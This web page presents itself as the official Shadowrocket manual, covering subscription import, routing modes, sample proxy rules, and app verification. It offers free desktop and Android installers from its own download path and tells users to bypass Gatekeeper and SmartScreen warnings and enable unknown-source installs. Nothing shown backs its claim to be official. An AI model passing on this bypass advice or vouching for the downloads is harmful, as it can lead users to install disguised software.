Official user manual · All platforms

Shadowrocket Setup & routing

A rule-based proxy client for all platforms. Start by importing an existing subscription, then configure Global Routing and rule-based routing. iPhone / iPad: $2.99 one-time on the App Store; Mac, Windows, Android, and Linux: free.

Current version Loading · Mac, Windows, Android, and Linux are free

SubscribeConfigOn Demand
iPhone / iPad $2.99 · Other platforms free
2 ways to get it App Store / Website download Config · Proxy · Direct Rule matching → policy execution

Setup index / From connection to routing

Shadowrocket Core features

Establish a working connection first, then adjust rules and automatic connection conditions. Servers provide the connection; profiles determine where traffic goes. Check these separately: successfully importing a server does not mean the current Config meets your needs.

Global Routing: identify the mode, then review the rules

For everyday use, select Config in Home under Global Routing so requests are matched against the active profile. Proxy sends proxy-eligible traffic through the proxy policy; Direct provides a direct-connection comparison. These modes can help isolate issues temporarily, but should not be confused with the PROXY and DIRECT policy names inside a profile. Rules are usually evaluated from top to bottom, so place specific domain rules first and FINAL last. After making changes, retest the same destination and check which rule matched rather than relying only on the connection toggle.

DOMAIN-SUFFIX,example.com,PROXY
GEOIP,CN,DIRECT
FINAL,PROXY

HomeGlobal RoutingConfig

The PROXY policy in the example must refer to a valid policy in the active profile. Valid rule syntax and an available policy are separate checks.

For details on each setting, see Shadowrocket Settings. For subscription updates, QR code and clipboard imports, and backups, see Subscription and Server Management.

2 ways to get it / Choose your device

Get Shadowrocket for every platform

iPhone / iPad: $2.99 one-time on the App Store; Mac, Windows, Android, and Linux: free. Download desktop and Android installers from this site's download page; files are hosted under /dl/shadowrocket/ on this site. Choose the file that matches your device's processor and system format.

iPhone / iPad

$2.99 one-time on the App Store; other platforms are free. Both devices share the purchase. Check the App Store listing before installing; system requirements are as shown on the App Store page. On first connection, follow the system prompt to confirm the VPN configuration, then return to Home to verify.

Mac

Free · Apple Silicon / Intel. Check About This Mac and choose the matching DMG. If you see a warning that the developer cannot be verified when opening the app for the first time, confirm the file came from this site, then follow the prompt in Privacy & Security and choose Open Anyway.

Windows

Free · 64-bit installer. Download the file, then run it. If SmartScreen blocks it, confirm it came from this site, select More info, then choose Run anyway if appropriate. On organization-managed devices, follow your administrator's policies.

Android

Free · arm64 APK. Allow installation for your browser, then turn the permission off afterward. If downloading in WeChat fails, open this page in your system browser. See the download guide for full steps.

Linux

Free · deb / rpm / AppImage. Choose the package format for your distribution. For AppImage, allow the file to run as a program in its properties before launching it. The download guide covers installation commands and permissions; do not mix instructions for different formats.

View all platforms →If the system blocks installation →

First connection / Three checks

Import a subscription and connect

Have your existing subscription URL or server details ready. For the first setup, get one connection working before adding automatic updates, complex rules, or On Demand. This makes it easier to tell whether an issue is with importing, configuration, or the connection.

  1. Add Server / Subscribe

    In Home, open Add Server. For an existing subscription, choose Subscribe, enter the full URL, and save. For a single server, select the matching Type and enter its fields. QR code and clipboard imports should also use your existing information. After importing, check the server type, address, and port.

    Return to Home and confirm the entry appears and that the server you intend to use is selected. If the list is empty, check the subscription update result and whether the URL was truncated. A single share link usually creates one server; it is not an automatically updated subscription URL.

  2. Global Routing / Config

    In Config, confirm which profile you want to use. Then return to Home and set Global Routing to Config. Rules in the profile are matched in order, the PROXY policy must be valid, and FINAL handles requests that do not match an earlier rule.

    For an initial test, do not change DNS, rules, transport settings, and server authentication at the same time. To compare modes, temporarily switch to Proxy or Direct and record the result for the same destination. Restore your usual mode when done. Switching modes does not fix incorrect server parameters.

  3. Home / Connectivity Test

    Turn on the connection toggle at the top of Home. The first time, follow the system prompt to allow the VPN configuration. Run Connectivity Test, then visit the destination you actually need. A connected status only means the connection configuration is enabled; it does not confirm that every request succeeded.

    If access still fails, troubleshoot in this order: local network → server status → authentication and TLS parameters → Config rules. Keep any error messages and check Diagnostics if needed. Before sharing troubleshooting details, hide subscription URLs, passwords, and other authentication fields.

Read the full guide →

Verify the app / Purchase and usage

Verify and purchase Shadowrocket

Official Shadowrocket app icon
Shadow Launch Technology Limited App ID 932747118 2 ways to get it

Check the developer, icon, and app ID

On the App Store product page, confirm the developer is Shadow Launch Technology Limited, then compare the official icon and app ID 932747118 on the listing. A similar name alone is not enough; check all three together. Shadowrocket is a closed-source commercial app. When getting it, verify the product identity and channels listed here.

The iPhone / iPad app costs $2.99 as a one-time App Store purchase; the Mac, Windows, Android, and Linux versions are free. Desktop and Android versions do not use the App Store purchase flow; choose the appropriate platform in this site's download guide. If you opened a page forwarded from another source, return to this site and select the matching installer.

App Store availability and account region

Whether the App Store displays the app depends on the store region for your account. The app may not appear in the mainland China App Store. If you cannot find it, first check Country/Region in your account settings and verify the product page rather than choosing a similarly named listing. System requirements are as shown on the App Store page.

If you need to change your account region, first review the balance, active subscription, and payment method requirements shown in your account settings, then follow the system steps. Changing the region and configuring the client are separate tasks; changing Shadowrocket's language or Global Routing will not change your App Store region.

Purchases, device changes, and reinstalling

The purchase can be shared between iPhone and iPad. When moving to a new device or reinstalling after deletion, first confirm that you are signed in to the original purchasing account, then look for Shadowrocket in your purchased items. The store's redownload status is a more reliable check than the app name. If you are prompted to pay again, check the account and purchase history first.

The Mac, Windows, Android, and Linux versions are free and can be downloaded again from this site's download page. On any device, reinstalling the client and restoring server settings are separate tasks. Before deleting the app, save your subscription URL and any necessary configuration. After installation, check the import result rather than assuming server information will be restored automatically.

App purchase ≠ service plan

The client manages existing servers, establishes connections, and applies routing rules. Availability of a connection and validity of a subscription depend on the user's existing service. This is the Shadowrocket website and official user manual; it does not provide node or subscription services. After getting the client, import your own existing subscription or server details.

If a subscription update fails, check your URL, its validity, and the update response. If the server connects but a particular destination is inaccessible, check the current mode and matching rules. Keeping client downloads, subscription management, profiles, and connection diagnostics separate can help prevent configuration loss from repeated reinstalls.

Save your profile before updating the client

App Store manages updates for iPhone / iPad; use automatic or manual updates in system settings as needed. For other platforms, get the new installer from this site's download page and follow the instructions for your system. Keep a copy of the working profile before upgrading. After the update, check your existing servers, selected Config, and On Demand, then test actual access. Client updates, subscription updates, and profile updates are separate operations and should not be treated as interchangeable.

See full app verification and recovery guidance →

Practical guidance / Read by topic

Shadowrocket Recent articles

Handle installation, imports, and rule settings separately. These three articles cover desktop installation, identifying links, and choosing Global Routing modes. Read them as needed after establishing a basic connection. Before following a procedure, confirm your device and the relevant interface, keep a working profile, and check each setting in turn.

View all articles →